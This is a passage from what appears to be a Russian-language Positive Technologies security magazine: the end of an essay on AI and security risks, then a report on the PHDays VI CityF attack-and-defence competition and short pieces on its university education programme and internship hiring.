разнообразия способов мышления.

ИМИТАЦИЯ И КОЭВОЛЮЦИЯ

Выше было сказано, что теоретики AI сильно зависели от веяний когнитивных наук. Ну ладно, они не интересовались компьютерными вирусами — но может быть, вместо этого они научились хорошо имитировать человека, по заветам великого Тьюринга?

Едва ли. Уже много лет различные визионеры обещают, что рекламные системы, собрав наши персональные данные, вкусы и интересы, начнут довольно точно предсказывать наше поведение — и получать всякие выгоды от такой прозорливости. Но на практике мы видим, что контекстная реклама целый месяц показывает нам вещь, которую мы уже давно купили, а Facebook скрывает письма, которые на самом деле являются важными.

Означает ли это, что человек очень сложен для имитации? Но с другой стороны, один из главных трендов года — множество серьезных атак на основе банального фишинга. Многомиллионные потери банков [5], утечка переписки крупных политиков, заблокированные компьютеры метро Сан-Франциско [6] — все начинается с того, что один человек открывает одно электронное письмо. Там нет никакой имитации голоса или логичного диалога, никакой нейронной сети. Просто одно письмо с правильным заголовком.

Так, может, для более реалистичной картины мира стоит переписать тьюринговское определение с точки зрения безопасности? — давайте считать машину «мыслящей», если она может обокрасть человека. Да-да, это нарушает красивые философские представления об интеллекте. Зато становится понятно, что имитация человека на основе его прошлого опыта (поисковые запросы, история переписки) упускает из виду множество других вариантов. Человек может заинтересоваться вещами, которые задевают самые базовые всеобщие ценности (эротика) — или наоборот, включают любопытство в отношении редких явлений, вообще не встречавшихся в прошлом опыте этого человека (победа в лотерее).

Кстати, многие фантасты чувствовали, что из всех вариантов «игры в имитацию» наибольшего внимания стоит именно та, которая связана с безопасностью. Не так уж важно, что у Филипа Дика андроидов вычисляли по неправильной эмоциональной реакции (это можно подделать), а у Мерси Шелли — по неумению написать хайку (этого и большинство людей не умеют). Важно, что это была игра на выживание, а не просто подражание. Сравните это с расплывчатыми целями контекстной рекламы — включая такую великую цель, как «освоить заданный бюджет, но при этом дать понять, что этого мало». И вы поймете, почему искусственный интеллект рекламных систем не торопится развиваться, в отличие от систем безопасности.

И еще один вывод, который можно сделать из успешности фишинговых атак: совместная эволюция машин и людей влияет на обе стороны этого симбиоза. Боты пока с трудом говорят по-человечески, зато

у нас уже есть сотни тысяч людей, которые всю жизнь говорят и думают на машинных языках; раньше этих бедняг честно называли «программистами», теперь их политкорректно маскируют под словом «разработчики». Да и остальные миллионы граждан, подсев на машинные форматы мышления (лайки, смайлы, теги), становятся более механистичны и предсказуемы — а это упрощает техники влияния.

Более того, замена разнообразного сенсорного опыта на один шаблонный канал коммуникации (окно смартфона с френдлентой Facebook) ведет к тому, что внушить человеку чужой выбор становится проще, чем вычислять его собственные вкусы. В начале прошлого века Ленину приходилось часами вживую выступать с броневика для убеждения народных масс, которые считались «неграмотными» — но сегодня такой же эффект на грамотных людей оказывают банальные спам-боты в социальных сетях. Они не только разводят граждан на миллионы долларов [7], но и участвуют в государственных переворотах — так что агентство стратегических исследований DARPA уже воспринимает их как оружие и проводит конкурс по борьбе с ними [8].

И вот что забавно: в конкурсе DARPA методы защиты предполагают гонку вооружений в той же электронной среде социальных сетей, словно такая среда является неизменной данностью. Хотя это как раз тот случай, который отличает нас от животных: люди сами создали цифровую среду, в которой даже простые боты легко дурят человека. А значит, мы можем проделать и обратный трюк в целях безопасности. Высуши болото, вымрут и малярийные комары.

Возможно, такой подход покажется кому-то архаичным — дескать, автор предлагает отказаться от прогресса. Поэтому приведу более практичный пример. В прошлом году появилось несколько исследований, авторы которых используют машинное обучение для подслушивания паролей через «сопутствующие» электронные среды — например, через флуктуации сигнала Wi-Fi [9] при нажатии клавиш или через включенный рядом Skype [10], позволяющий записать звук этих самых клавиш. Ну и что, будем изобретать в ответ новые системы зашумления эфира? Едва ли. Во многих случаях эффективнее будет вырубить лишний «эфир» на момент идентификации, да и самую идентификацию по паролю (простой машинный язык!) заменить на нечто менее примитивное.

ПАРАЗИТЫ СЛОЖНОСТИ И AI-ПСИХИАТРЫ

Поскольку в предыдущих строках я принизил AI до простых социоботов, теперь поговорим об обратной проблеме — о сложности. Любую новость об умных нейронных сетях можно продолжить шуткой о том, что их достижения никак не относятся к людям. Например, читаем заголовок «Нейронная сеть научилась отличать преступников» — и продолжаем «...а ее создатели не научились». Ну в самом деле, как вы можете интерпретировать или перенести куда-то знания, которые представляют собой абстрактные весовые коэффициенты, размазанные по тысячам узлов и связей нейросети? Любая система на основе такого машинного обучения — это черный ящик.

Другой парадокс сложных систем состоит в том, что они ломаются простыми способами. В природе это с успехом демонстрируют различные паразиты: даже одноклеточное существо вроде токсоплазмы умудряется управлять сложнейшими организмами млекопитающих.

Вместе эти два свойства интеллектуальных систем дают отличную цель для хакеров: взломать — легко, зато отличить взломанную систему от нормальной — тяжело.

Первыми с этим столкнулись поисковики: на них пышным цветом расцвел паразитный бизнес поисковой оптимизации (SEO). Достаточно было скормить поисковику определенную «наживку», и заданный сайт попадал в первые строки выдачи по заданным запросам. А поскольку алгоритмы поисковика для обычного пользователя непонятны, то он зачастую и не подозревает о такой манипуляции.

Конечно, можно выявлять косяки черного ящика с помощью внешней оценки экспертами-людьми. Сервис Google Flu Trends вообще перестал публиковать свои предсказания после публикации исследования, которое выявило, что этот сервис сильно преувеличивал все эпидемии гриппа с 2011 по 2014-й, что могло быть связано с банальной накруткой поисковых запросов [11]. Но это тихое закрытие — скорее исключение: обычно сервисы с подобными косяками продолжают жить, не зря же на них деньги тратили! Сейчас, когда я пишу эти строки, Яндекс.Переводчик говорит мне, что «bulk» переводится как «Навальный» [12]. Но у этого глючного интеллекта есть трогательная кнопка «Сообщить об ошибке» — и возможно, если ею воспользуются еще пятьсот вменяемых людей, накрученный Навальный тоже сгинет.

Постоянными человеческими поправками кормятся теперь и сами поисковики, хотя они не любят это признавать, и даже название для этой профессии придумали максимально загадочное («асессор»). Но по факту — на галерах машинного обучения Google и Яндекса вкалывают тысячи людей-тестировщиков, которые целыми днями занимаются унылой работой по оценке результатов работы поисковиков, для последующей корректировки алгоритмов. О тяжкой доле этих бурлаков не знал президент Обама, когда в своей прощальной речи обещал, что искусственный интеллект освободит людей от низкоквалифицированной работы.

Но поможет ли такой саппорт, когда уровень сложности повысится до персонального искусственного интеллекта, с которым все несчастные будут несчастливы по-своему? Скажем, ваша персональная Siri или Alexa выдала вам странный ответ [13]. Что это, недостатки стороннего поисковика? Или косяк самообучения по вашей прошлой истории покупок? Или разработчики просто добавили боту немного спонтанности и юмора в синтезатор речи, чтобы он звучал более естественно? Или ваш AI-агент взломан хакерами? Очень непросто будет выяснить.

Добавим сюда, что влияние интеллектуальных агентов уже не ограничивается «ответами на вопросы». Взломанный бот из игры дополненной реальности, типа Pokémon Go, может подвергнуть опасности целую толпу людей, заводя их в места, более удобные для грабежа [14]. А если уже упомянутая Tesla на автопилоте врезается в мирно стоящий грузовик, как это случалось не раз в прошлом году, — у вас просто нет времени позвонить в саппорт [15].

Может, нас спасут более умные системы безопасности? Но вот беда: становясь более сложными и вооружаясь машинным обучением, они тоже превращаются в черные ящики. Уже сейчас системы мониторинга событий безопасности (SIEM) собирают столько данных, что их анализ напоминает то ли гадание шамана на внутренностях животных, то ли общение дрессировщика со львом. По сути, это новый рынок профессий будущего, среди которых AI-психиатр — даже не самая шизовая.

МОРАЛЬНЫЙ БЕНДЕР

Вы наверняка заметили, что описанные в этой статье отношения людей и машин — конкуренция, симбиоз, паразитизм — не включают более привычную картинку, где умные машины являются послушными слугами людей и заботятся только о человеческом благе. Да-да, все мы читали Азимова с его принципами робототехники. Но в реальности ничего подобного в системах искусственного интеллекта до сих пор нет. И неудивительно: люди сами пока не понимают, как можно жить, не причиняя вреда никакому другому человеку. Более популярная мораль состоит в том, чтобы заботится о благе для определенной группы людей — но другим группам при этом можно и навредить. Все равны, но некоторые равнее.


В сентябре 2016-го британский Институт стандартов выпустил «Руководство по этическому дизайну роботов» [16]. А в октябре исследователи из Google представили свой «тест на дискриминацию» для AI-алгоритмов [17]. Примеры в этих документах очень схожи. Британцы переживают, что полицию захватят роботы-расисты: на основе данных о более частых преступлениях среди чернокожих система начинает считать более подозрительными именно чернокожих. А американцы жалуются на слишком разборчивый банковский AI: если мужчины вдвое чаще оказываются неспособны выплатить кредит, чем женщины, машинный алгоритм на основе таких данных может предложить банку выигрышную стратегию, которая заключается в выдаче кредитов преимущественно женщинам. Это будет «недопустимая дискриминация».

Вроде все логично — но ведь устраивая равноправие в этих случаях, можно запросто увеличить риски для других людей. Да и как вообще машина будет применять абстрактную этику вместо голой статистики?

Вероятно, это и есть главный нынешний тренд в теме «безопасность AI» — попытки ограничить искусственный интеллект с помощью принципов, которые сами по себе сомнительны. В октябре прошлого года администрация президента США выпустила документ под названием «Подготовка к будущему искусственного интеллекта» [18]. В документе упомянуты многие из тех рисков, которые я описал выше. Однако ответом на все проблемы являются размытые рекомендации о том, что «надо тестировать, надо убеждаться в безопасности». Из содержательных законов, касающихся AI, названы только новые правила Министерства транспорта США по поводу коммерческого использования беспилотников: им, например, запрещено летать над людьми. С другой стороны, главка про летальное автономное оружие (LAWS) скромно сообщает, что «будущее LAWS сложно предсказать», хотя оно уже давно используется.

Ту же тему развил Европарламент, который в начале 2017 года опубликовал свой набор расплывчатых рекомендаций о том, как внедрять этику в роботов [19]. Здесь даже сделана попытка определить их юридический статус, не такой уж далекий от человеческого — «электронная личность со специальными правами и обязанностями». Еще немного, и нам запретят стирать глючные программы, чтобы не нарушить их права. Впрочем, у российских собственная гордость: представители Госдумы РФ сравнивают искусственный интеллект с собакой, на которую нужно надеть намордник [20]. На этом месте появляется прекрасная тема для протестных выступлений — за свободу роботов в отдельно взятой стране.

Шутки шутками, но не исключено, что именно в этих туманных принципах кроется лучшее решение проблемы безопасности AI. Нам-то кажется, что эволюционная гонка вооружений может развить искусственные интеллекты до опасного превосходства над Homo sapiens. Но когда умным машинам придется столкнуться с человеческой бюрократией, этикой и политкорректностью, это может значительно притупить весь их интеллект.



ИСТОЧНИКИ

1. www.nature.com/srep/2013/130911/srep02627/full/srep02627.html
2. habrahabr.ru/company/pt/blog/316648/
3. habrahabr.ru/company/pt/blog/283448/
4. habrahabr.ru/company/pt/blog/269165/
5. www.securitylab.ru/news/478953.php
6. www.theregister.co.uk/2016/11/27/san_francisco_muni_ransomware/
7. mashable.com/2014/07/10/cynk/#1k9Z2ofB_gqu
8. arxiv.org/pdf/1601.05140.pdf
9. dl.acm.org/citation.cfm?id=2978397
10. arxiv.org/pdf/1609.09359.pdf
11. science.sciencemag.org/content/343/6176/1203
12. translate.yandex.ru/?text=bulk&lang=en-ru
13. www.dailymail.co.uk/femail/article-4076568/
14. www.telegraph.co.uk/news/2016/08/29/robberies-thefts-assaults-and-driving-offences-among-hundreds-of/
15. electrek.co/2016/09/14/another-fatal-tesla-autopilot-crash-emerges-model-s-hits-a-streetsweeper-truck-caught-on-dashcam/
16. www.theguardian.com/technology/2016/sep/18/official-guidance-robot-ethics-british-standards-institute
17. www.theguardian.com/technology/2016/dec/19/discrimination-by-algorithm-scientists-devise-test-to-detect-ai-bias
18. obamawhitehouse.archives.gov/sites/default/files/whitehouse_files/microsites/ostp/NSTC/preparing_for_the_future_of_ai.pdf
19. www.theregister.co.uk/2017/01/13/eu_treat_robots_as_people/
20. life.ru/t/технологии/896255/v_ghosdumie_ghotoviat_namordniki_dlia_robotov_i_pravila_dlia_biespilotnykh_mashin

НАША ШКОЛА

Противостояние: новый формат хакерских конкурсов

Алина Резуненко

Лейтмотивом шестой международной конференции Positive Hack Days стало Противостояние: ключевой конкурс форума из узкоспециализированной хакерской игры превратился в двухдневную мегабитву.

Первая попытка сменить паруса и приблизить практические соревнования к реальной жизни была предпринята еще на пятом PHDays. По сюжету каждая команда CTF представляла собой группировку, действующую в вымышленном государстве. Все события были завязаны на подпольной бирже труда, на которой участники получали заказы на взлом тех или иных объектов. В 2016 году создатели форума пошли дальше и разбавили хакерский междусобойчик командами защитников и экспертных центров безопасности (SOC). С легкой руки организаторов в игру были вовлечены реальные представители мира информационной безопасности — те, кто в жизни строит системы защиты, противодействует атакам, расследует инциденты.

«Обычно в CTF принимают участие только хакерские команды. В то же время люди, отвечающие за безопасность реальных объектов, например интеграторы, SOC, ИБ-эксперты, не участвуют в этом соревновании. Большая часть ИБ-индустрии до сих пор была вне игры. — комментирует **Борис Симис**, заместитель гендиректора Positive Technologies по развитию бизнеса. — Задачей Противостояния было сделать так, чтобы как можно больше людей увидели практическую сторону безопасности. Нам показался очень интересным формат, когда узкоспециализированные команды защиты и нападения занимаются тем, в чем они мастера: команды защитников и SOC строят системы защиты и отбиваются от атак, а хакеры нападают».

Консультант по безопасности Cisco **Алексей Лукацкий** также отмечает, что прошедшее мероприятие — это новое слово в организации мероприятий по кибербезопасности: «CityF отличается от традиционных киберучений и CTF, живущих по определенным сценариям, тем, что в противостоянии участвовали обе стороны. По сути речь идет о принципе red team vs blue team, когда одна команда атакует компанию, а другая ее защищает. В случае с CityF в качестве такой компании был выбран построенный мини-город, а в качестве красных и синих команд — представители рынка ИБ, которые могли на деле, а не на словах продемонстрировать свои компетенции в обеспечении информационной безопасности».

МОСКВА НЕ СРАЗУ СТРОИЛАСЬ…

Все события разворачивались в некотором городе F (phdays.ru/program/ctf/), который функционально практически ничем не отличался от обычного миллионника. В нем работали банк, телеком-оператор, электроэнергетическая компания, офис крупного холдинга и «умный» дом. На территории города был развернут собственный Интернет с новостными и развлекательными сайтами и соцсетями.

Создатель сотворил мир за шесть дней, однако на возведение города F времени ушло куда больше — целых полгода понадобилось «строителям». Благодаря совместным усилиям организаторов и партнеров в рекордные сроки удалось развернуть все макеты и стенды, которые по технической части были максимально приближены к жизни. Получилась на удивление сложная с точки зрения информационной безопасности инфраструктура.

Рассказывает менеджер по продвижению продуктов Positive Technologies, член оргкомитета PHDays **Михаил Левин:** «По вычислительным мощностям это был реальный город. Нам потребовались колоссальные ресурсы — сетевое, серверное, программное обеспечение. Мы построили город собственными усилиями, но, конечно, огромную поддержку нам оказали и наши партнеры — компании Cisco и Check Point, которые предоставили необходимое оборудование, а также активно помогали в его установке и настройке».

В частности, были использованы новые решения: контроллер Cisco APIC (Cisco Application Policy Infrastructure Controller), коммутаторы Cisco Nexus 9000, экран Cisco ASA 5585, Check Point Next Generation Firewall.

«С компанией Positive Technologies нас связывают давние отношения — не только профессиональные, но и дружеские, — поясняет Алексей Лукацкий. — Поэтому мы с радостью и уже не первый год помогаем в организации технической инфраструктуры PHDays. В этом году задача стала более масштабной, так как понадобилось гораздо большее количество сетевого оборудования и серверов, чем это было в прошлом. Но мы справились. Сказать, что мы преследовали какие-то особые или коммерческие цели, я не могу. Просто было желание помочь хорошим людям в организации хорошего дела».

Нужно отметить, что в подготовке конкурса приняли участие не только крупные компании — были среди участников и настоящие стартапы. Например, компания Loomoon предоставила банку города CityF свою систему ДБО. Большую часть макета «умного дома» подготовили компании Advantech и «ПРОСОФТ».

Не менее серьезно подготовились и непосредственные герои Противостояния. По условиям игры команды защитников заранее получили доступ к инфраструктуре для настройки средств защиты своих объектов, и здесь для них не было никаких ограничений. Ключевыми инструментами защитников стали проверенные ими на практике межсетевые экраны уровня приложений, средства защиты сетевого периметра, обнаружения и предотвращения атак, средства корреляционного анализа и даже SIEM. Вендоры также были представлены, что называется, в ассортименте: использовались HP ArcSight, IBM QRadar SIEM, Microsoft Operations Management Suite, Qualys, Bot-Trek TDS, система на базе Security Onion, Balabit Shell Control Box, Windows Server Update Services, различные IDS/IPS.

Впрочем, некоторые из команд защитников и SOC не смогли отказать себе в удовольствии испытать нестандартные решения в боевых условиях CityF. Например, команда False Positive использовала несколько собственных разработок по расследованию инцидентов, а команде You Shall Not Pass пригодились даже старенький телефон Motorola C118 и виртуальная машина Ubuntu для мониторинга GSM-сети.

Если защитники вооружились не на шутку, то атакующие, напротив, ринулись в бой практически с голыми руками, вооружившись ноутбуками и стандартным хакерским набором. В основном это были инструменты для проведения атак на веб-приложения Burp Suite, сканирования IP-сетей Nmap, захвата и анализа сетевого трафика Wireshark, восстановления паролей Cain & Abel, создания и отладки эксплойтов Metasploit.

ЛОМАЕМ ПО ЖИВОМУ

Противостояние стало вызовом не только для организаторов, но и для участников, которым оказались в новинку и правила, и игровой мир. Абстрактные задачи остались в прошлом, на этот раз перед участниками стояли реальные цели. По словам руководителя отдела безопасности банковских систем Positive Technologies, члена оргкомитета PHDays **Тимура Юнусова**, «классический CTF, несмотря на все свои преимущества, все же оторван от реальности: все сводится к решению головоломок и выполнению искусственных заданий». Главная же задача, которую преследовали организаторы, — наглядно показать, как на самом деле ломают и защищают живые системы (да еще так, чтобы происходящее было понятно и тем, кто мало знаком с хакерским миром). В качестве заданий хакерам предложили украсть деньги из банка, обеспечить себя безлимитной мобильной связью, устроить аварию на гидроэлектростанции, оставить без света умный дом, а командам защитников и SOC — противостоять атакующим. Собственно, все как в жизни.

Конечно, любое подобное мероприятие сопряжено с трудностями. К счастью, возникшие сложности удалось преодолеть, и, несмотря на все перипетии, большинство участников положительно оценивают опыт, полученный во время соревнования.

«Несмотря на некоторый сумбур в организации, связанный как с масштабом мероприятия, так и со сменой формата, мы зарядились драйвом на год вперед. В процессе CityF были некоторые накладки и непонимание правил и принципов определения счета, но награждение сняло все вопросы», — комментирует **Иван Мелехин**, технический директор компании «Информзащита», которая, между прочим, отправила в CityF целых две команды — izo:SOC и welZart (защитников и SOC).

Однако некоторым все-таки не хватило огонька: некоторые хотели посоревноваться не только с хакерами, но и с коллегами по цеху. Конечно же, нашлись и те, кому ближе принципы старого доброго CTF.

«Впечатления от игры неоднозначные: интересная идея, подготовлены практические задачи, но недостаточно налажено игровое взаимодействие и система очков и штрафов (особенно для защитников)», — считает участник команды Rdot **Омар Ганиев**. Поддерживает его и участник filthy thr33 **Кирилл Шилиманов:** «Соревнование оставило смешанные чувства. Первый день для атакующих практически ушел впустую, поскольку к сервисам просто не было доступа. Когда они открылись и начались взломы, стало намного веселее. Отметим, что сервисы были подготовлены сложные, интересные, за что большое спасибо организаторам».

30-ЧАСОВАЯ БИТВА

Противостояние длилось около тридцати часов, это был настоящий марафон по противодействию массированным атакам. В распоряжении участников было пять объектов, которые защищали пять команд защитников и три команды SOC. За два дня судьи зафиксировали от 3 до 20 тысяч событий безопасности на каждом объекте защиты и всего около 200 серьезных атак, большая часть из которых привела к значимым результатам.

В 99% случаев атаки были сконцентрированы на периметре защищаемых объектов. Как и в реальной жизни, наиболее распространенным вектором стали атаки на Веб. Впрочем, это не было сюрпризом для защитников, они заранее предполагали такой ход событий и были готовы к обороне.

«Мы защищали офисную инфраструктуру, особое внимание уделяя защите веб-серверов. Как оказалось, не зря: хакеры использовали множество инструментов для пентеста, и если с эксплойтами для операционных систем IPS справлялась, то изощренные атаки на веб-серверы и атаки на логику работы приложений можно было обнаружить только в ручном режиме, анализируя логи WAF, веб-серверов и расширенные логи операционных систем», — рассказывает **Дмитрий Березин,** эксперт по информационной безопасности компании «КРОК», участник команды Green.

Вопреки ожиданиям защитников, еще один популярный на практике вектор — атаки с использованием социальной инженерии — не был активно задействован участниками Противостояния. Лишь одна команда хакеров воспользовалась невнимательностью противника и сфотографировала логины и пароли от внутреннего форума команды защитников. Однако эти данные не привели ни к какому серьезному инциденту. «Мы очень ждали применения социальной инженерии, но атакующие практически не использовали такие технологии», — сокрушается руководитель Solar JSOC компании Solar Security **Владимир Дрюков**, участник команды False Positive.

Позже защитники признались, что готовились к худшему, поэтому были вооружены до зубов и подготовили ловушки. Ожидали абсолютно всего: эксплуатации уязвимостей в приложениях, веб-приложениях, ОС и сервисах, ошибок конфигурирования. На деле все оказалось иначе.

«Наша команда защищала все объекты — рабочие станции операторов, серверы, корпоративную почту, домен, ДБО, системы видеоконференцсвязи, электронного документооборота и обмена мгновенными сообщениями. — рассказывает руководитель направления AST Group **Инна Сергиенко**, участница команды "ACT". — Значительная часть подготовленных рубежей защиты не пригодилась: хакеры не проникли во внутреннюю сеть. Мы не увидели атак на сетевой протокол аутентификации Kerberos типа Golden Ticket и Pass the Hash, атак посредством троянов и бэкдоров. Также хакеры не залезли ни на один подготовленный honeypot. Никто из хакеров даже не попытался сломать уязвимый сервер proFTPD».

А команда False Positive похвасталась, что на защищаемой им инфраструктуре атакующим удалось получить только один флаг: «Организаторы ввели около семи новых сервисов на периметре одновременно, и мы с защитниками немного опоздали с обеспечением профиля безопасности последней системы, настраивая другие шесть. Но недолго атакующие праздновали победу: уже через пару минут нам удалось восстановить состояние системы и ее безопасность».

Кстати, в рамках игры показала свою эффективность совместная работа команд защитников и SOC. По оценкам судей, все команды SOC собрали наиболее полную картинку происходящего на объектах, в то время как защитники вынуждены были оперативно реагировать на инциденты. Например, в ситуации, когда по условиям игры защитники промышленных систем выключили защиту, команда SOC, осуществляющая мониторинг промышленной системы, подробно изучила действия атакующих, начало атаки, ее реализацию. В реальной жизни это бы соответствовало возможности оперативных действий по пресечению атак даже без вмешательств инструментов защиты.

«Команда "Информзащиты" защищала гидроэлектростанцию и подстанции 500 и 10 кВ, — комментирует события участник Иван Мелехин. — По сценарию игры вечером первого дня соревнования мы начали ослаблять защиту, к концу дня практически все СЗИ были выключены. Только SOC осуществлял мониторинг. За время пока объект был под защитой, ни одной успешной атаки на инфраструктуру проведено не было. Все остальные взломы и затопления происходили тогда, когда инфраструктура была не защищена».

В итоге хакерам успешно удалось:

- угнать учетные записи, в том числе несколько доменных;
- провести атаки на физическое оборудование АСУ (был проведен сброс воды, отключены линии, сожжены провода ЛЭП);
- проникнуть в технологическую сеть АСУ через уязвимости корпоративной сети;
- провести сетевые атаки на системы умного дома (отключить оборудование от сети);
- украсть деньги из банка (около 22 000 рублей) и получить данные банковских карт;
- украсть и в некоторых случаях удалить резервные копии системных файлов, дисков, архивов, принадлежащие офису CorpF;
- провести атаки на GSM/SS7 с последующей кражей денег путем подделки USSD-запросов;
- провести взаимные атаки как на сотрудников команды защиты, так и на команды нападающих (хакеры, используя методы социнженерии, украли пароль от форума защитников, а команда защитников Vulners взломала компьютеры хакеров);
- провести дефейсы множества веб-ресурсов, в том числе сайта офиса CorpF;
- обнаружить одного инсайдера — сотрудника офиса CorpF.

РЕЗУЛЬТАТЫ

Форум наглядно показал, что специалисты по информационной безопасности в силах обеспечить очень высокий уровень защиты без нарушения технологического процесса. Финальной цели — захватить домен города и выиграть соревнование — ни одной команде хакеров достигнуть не удалось. Такой исход оказался неожиданным и для организаторов: они прогнозировали победу хакеров. По итогам игры жюри не смогло назвать явных победителей, призовые места заняли команды хакеров, которые оказались лучшими по ходу игры. Команды защитников и SOC были награждены в различных номинациях (phdays.ru/program/contests/winners/).

Алексей Качалин, заместитель директора по развитию бизнеса компании Positive Technologies в России, член оргкомитета PHDays, комментирует итоги Противостояния: «Победили все — и организаторы, и участники. Это уникальное событие и сложно выработать четкие правила, не поиграв. Надеемся, что те, кто принял участие в этом году, придут к нам в следующем и помогут в подготовке игры. Мы будем привлекать команды защиты и нападения для формирования правил и формата».

Однозначно можно сказать, что PHDays VI удался, с этим согласна и директор форума PHDays **Виктория Алексеева**:

«PHDays — это прежде всего люди, на энтузиазме которых делается это мероприятие. Целый год более 100 человек делали все, чтобы форум стал не просто "ивентом", а настоящим праздником. Каждый раз мы, организаторы, преодолеваем себя, делаем шаг вперед, ставим новые рекорды. Я считаю, что все удалось: 4200 участников — тому подтверждение. Хочу выразить благодарность всем, кто помог нам в организации PHDays!».

В будущем организаторы намерены развить концепцию Противостояния. Говорят, что нас ожидает развитие игрового сюжета: будет больше экшена, социнженерии и событий, связанных, например, с увольнением сотрудника, больше изменений в бизнес-процессах, появятся дневные и ночные сценарии. И, конечно, в будущем CityF обещает стать еще более «населенным».

«Мы видим, как в последние годы стремительно меняется окружающий нас мир. — подводит итоги генеральный директор Positive Technologies **Юрий Максимов.** — Кибербезопасность все сильнее проникает в повседневные технологии. Угрозы становятся все сложнее, атаки — более изощренными, а ущерб от них — все ощутимее. Строить системы защиты по-старому уже не получается — необходимо быстро совершенствовать методы защиты, но еще быстрее развиваться нам самим. Под стать этому меняется и PHDays. Мы рады, что наша конференция обрела еще один смысл: дать возможность разным представителям индустрии поучаствовать в Противостоянии и получить реальный опыт защиты объектов критически важной инфраструктуры. И горящие глаза ребят после 30 часов битвы для нас лучшая награда. Но мы не хотим останавливаться на достигнутом, и в следующем году мы расширим список участников Противостояния профессиональными пентестерами и другими представителями IT-сферы».

Positive Education: как помочь преподавателю

Михаил Савельев

Не секрет, что многие IT-компании, включая производителей средств защиты информации, работают сейчас с вузами. В какой-то момент все осознали, что выпускники будут тянуться к использованию тех продуктов, с которыми они познакомятся на студенческой скамье. В свою очередь, студентам и их будущим работодателям тоже должно быть выгодно, если обучающийся получает практические навыки и умеет работать с реальными средствами защиты, а не только с теоретическими понятиями.

Однако просто бросать коробки с продуктами в раскрытые двери вузов — не только недостаточно, но и бесполезно. Бедные преподаватели львиную долю своего рабочего времени тратят сегодня на приведение учебных программ в соответствие с быстро меняющимися стандартами 3-го, затем 3++ и уже 4-го поколения, на написание формальных и малополезных учебно-тематических планов и другую бюрократию. В этих условиях им просто некогда внедрять в программу «вброшенные» решения, да и вообще совершенствовать учебный процесс. С любым продуктом надо сначала освоиться самому, построить стенд, понять, в рамках каких курсов это решение может быть использовано, придумать и протестировать лабораторные работы. Для российских вузовских преподавателей нет ничего невозможного, но и им необходимо время на сон и принятие пищи…

В итоге мы поняли, что необходимо не только передавать в вуз продукты, но и обеспечивать их «методической обвязкой». Преподавателю надо передать тематический курс с примерами и практическими и лабораторными работами, которые могут опираться на то или иное решение. Например, наш курс по защите веб-приложений включает демонстрацию наиболее распространенных веб-уязвимостей по OWASP Top 10, практикумы по анализу защищенности веб-приложений, изучение методов и потенциальных средств защиты, в том числе PT Application Firewall. Знание механизмов сетевых атак помогает работать с журналами событий, таким образом первая часть курса оказывается весьма полезна с практической точки зрения. Защита трафика веб-сервера осуществляется последовательным применением большого количества разных модулей, направленных на защиту от различных типов сетевых атак. Это позволяет в лабораторных условиях оценить значимость различных подходов к защите трафика и сконструировать большое количество различных работ в рамках лабораторного практикума.

Кроме того, в рамках программы Positive Education мы периодически приглашаем вузовских преподавателей на демонстрационное прочтение данного курса нашими специалистами, передаем им учебники, лабораторные работы, презентации, контрольные вопросы для проверки знаний студентов. Помощь вузу в нынешних условиях будет считаться реальной только тогда, когда преподаватель сможет с минимальными затратами освоить и прочитать студентам востребованный практический курс.

Но и это еще не все. Такие трудные вопросы для вузов, как стажировка студентов и постановка им задач на курсовое и дипломное проектирование, тоже эффективно решаются в рамках сотрудничества вузов и нашей компании. Широкий выбор тем и сопутствующее обучение с экспертами — залог получения актуальных знаний и востребованной квалификации. От студентов и преподавателей здесь нужны только желание учиться и настойчивость.

Как результат, интерес к программе Positive Education с каждым годом растет: только за 2016–17 учебный год к ней присоединилось около 60 образовательных организаций высшего и среднего звена. Так что если вашему вузу, техникуму или колледжу тоже необходимо включить в образовательный процесс как можно больше практики по теме «информационная безопасность», достаточно написать нам по адресу edu@ptsecurity.com.

Позитивная стажировка: как попасть на работу в ИБ

Тимур Юнусов


Набор новых сотрудников в нашу компанию происходит примерно так же, как и в других компаниях: отдел HR публикует вакансии, соискатели присылают резюме, руководители отделов и проектов собеседуют пришедших кандидатов — либо сами «хантят» нужных специалистов. Но в прошлом году мы решили попробовать еще один способ привлечения перспективных кадров. В период со 2 августа по 20 сентября компания Positive Technologies провела серию вебинаров по практической безопасности, и по результатам этих мероприятий нескольким участникам была предложена работа в компании. Ниже — некоторые детали этого эксперимента.

Информация о стажировке была опубликована в нашем блоге на Хабре[1], а также разослана по закрытым группам и личным знакомствам. В первичный опросник прошло 952 человека. Далее было проведено 10 лекций[2] и один воркшоп в офисе компании, посвященный безопасности беспроводных сетей[3]. Темы лекций включали классические уязвимости, атаки на веб- и бизнес-приложения, уязвимости мобильных платформ, основы реверс-инжиниринга.

Воронка активности людей после первого домашнего задания (994 ответа) резко закрутилась: от 292 решений на второй блок заданий до 168 ответов на шестой и последний. На воркшоп в офис компании приехал 31 человек. А в финальном тестировании, на основании которого принималось решение о приглашении на собеседование, участвовало 132 человека, среди которых только 15 дали полностью верные ответы.

В итоге мы собеседовали пять человек, двоих взяли на работу. При этом первое предложение одному из участников мы сделали еще в августе, после второй лекции: он был достаточно активен, и мы это заметили. Стоит отметить, что перспективных кандидатов по результатам стажировки было больше двух, но некоторые не получили работу по причинам чисто организационным — из-за невозможности переехать в Москву, например.

